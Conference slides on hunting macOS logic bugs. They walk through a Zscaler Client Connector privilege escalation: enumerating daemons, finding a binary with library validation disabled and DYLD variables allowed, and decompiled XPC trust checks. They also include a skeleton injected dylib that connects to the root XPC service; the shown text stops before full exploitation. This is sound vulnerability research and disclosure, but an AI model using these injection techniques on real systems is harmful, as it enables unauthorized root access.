Hunting for macOS Logic Bugs: Logic not Included!

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x33fcon 2024

Agenda

- **Introduction**: who?, when?, what?, why?
- **CVE-2024-?????**: ZCC NSXPC LPE macOS
- **CVE-2024-30165**: AWS VPN XPC LPE macOS
- **CVE-2024-27358**: WithSecure Elements / MDR Installer LPE
- **“Unexploitable” Logic Bugs:** Two miscellaneous logic bugs

who?

- Security Consultant at WithSecure
  - *My* opinions are my *own* and *don't* represent my employers

- OS Security, Build Reviews, Thick Clients, Compiled Software, Code Review, AppSec, Reverse Engineering, Logic Bugs, Tool Development...

- OSMR, CRTO, OSCP, CPSA, S7, OST2…

- BSides, DC4420...

- Did some bug hunting, found some bugs

when?

```
1  - Zscaler Denial of Service                - Windows  - 2023-12-11
2  - Zscaler Hardened Runtime Bypass          - macOS    - 2023-12-11
3  - Zscaler "exit password" Bypass           - macOS    - 2023-12-11
4  - Zscaler Local Privilege Escalation       - macOS    - 2023-12-11
5  - Dropbox TCC Bypass                       - macOS    - 2023-12-17
6  - Dropbox TCC Bypass                       - macOS    - 2023-12-17
7  - Dropbox TCC Bypass                       - macOS    - 2023-12-17
8  - Dropbox TCC Bypass                       - macOS    - 2023-12-17
9  - Dropbox TCC Bypass                       - macOS    - 2023-12-17
10 - Upwork TCC Bypass                        - macOS    - 2023-12-23
11 - netSkope Local Privilege Escalation      - macOS    - 2023-12-24
12 - Logitech Local Privilege Escalation      - macOS    - 2023-12-28
13 - Logitech Local Privilege Escalation      - macOS    - 2023-12-29
14 - Amazon AWS Local Privilege Escalation    - macOS    - 2023-12-30
15 - Front App TCC Bypass                     - macOS    - 2024-01-01
16 - Zscaler Local Privilege Escalation       - macOS    - 2024-01-09
17 - Zscaler Local Privilege Escalation       - macOS    - 2024-01-09
18 - WithSecure Local Privilege Escalation    - macOS    - 2024-01-15
19 - WithSecure Denial of Service             - macOS    - 2024-01-17
```


WithSecure™ Labs

It is the policy of the company - and as a result WithSecure Labs - to exercise the responsible disclosure of security vulnerabilities in a manner which is of maximum value to all affected parties.

What is a "logic bug"

Its all about breaking assumptions

what?



Dictionary

Definitions from Oxford Languages · Learn more

logic

/ˈlɒdʒɪk/

noun

1. reasoning conducted or assessed according to strict principles of validity.
   "experience is a better guide to this than deductive logic"

   Similar: science of reasoning | science of deduction | science of thought | dialectics

2. a system or set of principles underlying the arrangements of elements in a computer or electronic device so as to perform a specified task.

Logic Bugs?

- High exploit reliability
- Trust on processes and procedures
- Breaking unverified assumptions
- E.g.
  - Redirect privileged file operations
  - Bypassing symlink checks with hardlinks
  - Assuming a client app to a privileged component is the intended app
  - Executing Mach-Os / Scripts at an assumed safe path
  - Changing permissions at an assumed safe path
  - Deleting / Creating files at an assumed safe path
- "Oh, we can assume that this file exists" or "Oh, the client is going to be trusted, its signed by us!"

why?

- These bugs still exist
- People often show the bug but not the process
- Story / walkthrough of how I identified and exploited the bugs
- How to build a methodology / automate steps
- Responsible Disclosure process is a little grey

CVE-2024-?????:
ZCC Local Privilege Escalation

A weakness in one of the signed components which facilitated dylib injection and communication with a protected NSXPC LaunchDaemon. LPE in the form of root code execution was achieved through abuse of an install / update function exposed by the NSXPC service.

It all started with a client project

- Zscaler Client Connector for 3rd party non-managed devices
- Posture Policies (won't cover these)
- 5 days on Windows, 5 days on macOS
- PoCs, risk demonstrated, extra time to do some vulnerability research on the targets
- Couple of macOS components rang alarm bells
- Found some bugs (will cover one of the LPEs)

Identify **processes** & their **privileges**

```
emkay@macbookpro:~$ processes  | grep -i zscaler
root              1754     0     0 ??       /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
root              1758     0     0 ??       /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
emkay             1780   501    20 ??       /Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
emkay             1936   501    20 ttys000  grep -i zscaler
```

```
emkay@macbookpro:~$ ls /Library/LaunchAgents/ | grep -i zscaler
-rw-r--r--@  1 root  wheel   608B 26 Oct  2023 com.zscaler.tray.plist

emkay@macbookpro:~$ ls /Library/LaunchDaemons/ | grep -i zscaler
-rw-r--r--@  1 root  wheel   917B 26 Oct  2023 com.zscaler.service.plist
-rw-r--r--@  1 root  wheel   959B 26 Oct  2023 com.zscaler.tunnel.plist
```

Identify **LaunchDaemons**

Investigate **LaunchDaemons**

```
emkay@macbookpro:~$ sudo launchctl list | grep -i zscaler
Password:
1754    0   com.zscaler.service
1758    0   com.zscaler.tunnel
```

com.zscaler.service

```
emkay@macbookpro:~$ cat /Library/LaunchDaemons/com.zscaler.service.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.zscaler.service</string>
    <key>MachServices</key>
    <dict>
        <key>com.zscaler.service-tray-communication</key>
        <true/>
    </dict>
    <key>EnvironmentVariables</key>
    <dict>
        <key>OPT</key>
        <string>ZSCALER</string>
    </dict>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService</string>
    </array>
    <key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <false/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
    <key>StandardErrorPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerService.log</string>
    <key>StandardOutPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerServiceOut.log</string>
</dict>
</plist
```

MachServices:
the launchd job can use XPC (either the low-level C API or *NSXPCConnection*) to listen for connections to that service.

ProgramArguments:
The actual daemon itself, handles

com.zscaler.tunnel

```
emkay@macbookpro:~$ cat /Library/LaunchDaemons/com.zscaler.tunnel.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <false/>
    </dict>
    <key>EnvironmentVariables</key>
    <dict>
        <key>OPT</key>
        <string>ZSCALER</string>
    </dict>
    <key>ExitTimeOut</key>
    <integer>10</integer>
    <key>MachServices</key>
    <dict>
        <key>com.zscaler.tray-tunnel-communication</key>
        <true/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel</string>
    </array>
    <key>StandardErrorPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerTunnel.log</string>
    <key>StandardOutPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerTunnelOut.log</string>
    <key>Label</key>
    <string>com.zscaler.tunnel</string>
</dict>
</plist>
```

MachServices:
the launchd job can use XPC (either the low-level C API or *NSXPCConnection*) to listen for connections to that service.

ProgramArguments:
The actual daemon itself, handles

Quick intermission to talk about SIP

- TL;DR you can't just run unsigned code in signed processes if SIP is enabled
- No dylib planting/sideloading whatever you want to call it
- No attaching a debugger
- Unless…they **disable** security features on executables
- Or…through "**vulnerable**" entitlements

https://developer.apple.com/documentation/bundleresources/entitlements

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
Executable=/Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
Identifier=com.zscaler.zscaler
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=79967 flags=0x10000(runtime) hashes=2488+7 location=embedded
Signature size=8972
Timestamp=26 Oct 2023 at 11:32:55
Info.plist entries=35
TeamIdentifier=PCBCQZJ7S7
Runtime Version=13.1.0
Sealed Resources version=2 rules=13 files=255
Internal requirements count=1 size=212
[Dict]
    [Key] com.apple.application-identifier
    [Value]
        [String] PCBCQZJ7S7.com.zscaler.zscaler
    [Key] com.apple.developer.networking.networkextension
    [Value]
        [Array]
            [String] content-filter-provider-systemextension
    [Key] com.apple.developer.system-extension.install
    [Value]
        [Bool] true
    [Key] com.apple.developer.team-identifier
    [Value]
        [String] PCBCQZJ7S7
    [Key] com.apple.security.application-groups
    [Value]
        [Array]
            [String] PCBCQZJ7S7.group.com.zscaler.zscaler
    [Key] com.apple.security.personal-information.location
    [Value]
        [Bool] true
    [Key] keychain-access-groups
    [Value]
        [Array]
            [String] PCBCQZJ7S7.group.com.zscaler.zscaler
```

Nothing of real interest :/

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
Executable=/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
Identifier=com.zscaler.service
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=61407 flags=0x10000(runtime) hashes=1908+7 location=embedded
Signature size=8973
Timestamp=26 Oct 2023 at 11:32:53
Info.plist entries=20
TeamIdentifier=PCBCQZJ7S7
Runtime Version=13.1.0
Sealed Resources=none
Internal requirements count=1 size=212
[Dict]
    [Key] com.apple.application-identifier
    [Value]
        [String] PCBCQZJ7S7.com.zscaler.service
```

Nothing of real interest :/

Identifier=**com.zscaler.tunnel**

com.apple.security.cs.**allow-dyld-environment-variables**

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
Executable=/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
Identifier=com.zscaler.tunnel
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=274494 flags=0x10000(runtime) hashes=8567+7 location=embedded
Signature size=8973
Timestamp=26 Oct 2023 at 11:32:53
Info.plist entries=20
TeamIdentifier=PCBCQZJ7S7
Runtime Version=13.1.0
Sealed Resources=none
Internal requirements count=1 size=212
[Dict]
    [Key] com.apple.security.cs.allow-dyld-environment-variables
    [Value]
        [Bool] true
    [Key] com.apple.security.cs.allow-jit
    [Value]
        [Bool] true
    [Key] com.apple.security.cs.allow-unsigned-executable-memory
    [Value]
        [Bool] true
    [Key] com.apple.security.cs.disable-library-validation
    [Value]
        [Bool] true
```

com.apple.security.cs.**disable-library-validation**

Automation is our friend, saves us time / repeating activities

Can use YARA to scan for Mach-Os and strings in found Mach-Os which relate to entitlements

https://gist.github.com/nikolay-n/5e3d50588d54d0393133c608dd15cf6f

nikolay-n / entitlements.yara

Last active 6 months ago

Code | Revisions 12 | Stars 3 | Forks 1


Yara entitlements hunting

entitlements.yara

```
1  private rule MachO
2  {
3       meta:
4          description = "Mach-O executable"
5          category = "macho"
6
7       condition:
8          (uint32(0) == 0xfeedface    or uint32(0) == 0xcafebabe
9          or uint32(0) == 0xbebafeca  or uint32(0) == 0xcefaedfe
10         or uint32(0) == 0xfeedfacf  or uint32(0) == 0xcffaedfe)
11 }
```


```
emkay@macbookpro:~/Desktop/RESEARCH/YARA_AUTOMATED$ sudo yara -N -r --scan-list ./dyld_env_variable.yara scan-list-zscaler.txt
Dylib_Environment_Variables_No_Library_Validation /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
```

[NS]XPC – Dividing privilege levels



 https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingXPCServices.html

[NS]XPC – Learn to talk before you can walk



1. Calls `initWithServiceName:`
2. Calls `interfaceWithProtocol:`
3. Calls `resume`
4. Connects to `launchd`
5. `launchd` starts service
6. Listener object calls `listener:shouldAcceptNewConnection:` on delegate
7. Sets `exportedObject`
8. Sets `exportedInterface`
9. Calls `resume`
10. Returns `YES`

 https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingXPCServices.html

Connecting

ZscalerService: NSXPCListener

com.zscaler.service-tray-communication

```
/* @class ZSService */
-(void *)init {
    rax = [NSXPCListener alloc];
    rax = [rax initWithMachServiceName:@"com.zscaler.service-tray-communication"];
...
```

```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
#import <Cocoa/Cocoa.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv) {
    NSLog(@"[INFO] dylib constructor called from %s", argv[0]);

    static NSString* TrayTunnelCommunicationXPC = @"com.zscaler.service-tray-communication";
    NSString* _serviceName = TrayTunnelCommunicationXPC;
    NSXPCConnection* _agentConnection = [[NSXPCConnection alloc] initWithMachServiceName:_serviceName options:4096];

    [NSThread sleepForTimeInterval:5.0f];
    NSLog(@"[INFO] Exiting, bye bye !");

    [[NSApplication sharedApplication] terminate:nil];
}
```

Custom client: NSXPCConnection

1. Call initWithMachServiceName

2. interfaceWithProtocol ?

What do we connect to?

ZscalerService shouldAcceptNewConnection

```
if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.zscaler"] != 0x0) {
        rax = [NSXPCInterface interfaceWithProtocol:@protocol(TrayXPCProtocol)];
        [r13 setRemoteObjectInterface:rax];
        rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
        [r13 setExportedInterface:rax];
        [r13 setExportedObject:r15];
}
else {
        if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.tunnel"] != 0x0) {
                rax = [NSXPCInterface interfaceWithProtocol:@protocol(TunnelXPCProtocol)];
                [r13 setRemoteObjectInterface:rax];
                rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
                [r13 setExportedInterface:rax];
                [r13 setExportedObject:r15];
        }
        else {
                if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.zscaler.pktfilter"] != 0x0) {
                        rax = [NSXPCInterface interfaceWithProtocol:@protocol(FilterXPCProtocol)];
                        [r13 setRemoteObjectInterface:rax];
                        rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
                        [r13 setExportedInterface:rax];
                        [r13 setExportedObject:r15];
                }
        }
}
```

com.zscaler.zscaler:
~~TrayXPCProtocol~~
~~XPCProtocol~~

com.zscaler.tunnel:
TunnelXPCProtocol
XPCProtocol

~~com.zscaler.zscaler.pktfilter~~
~~FilterXPCProtocol~~
~~XPCProtocol~~

class-dump bug ?

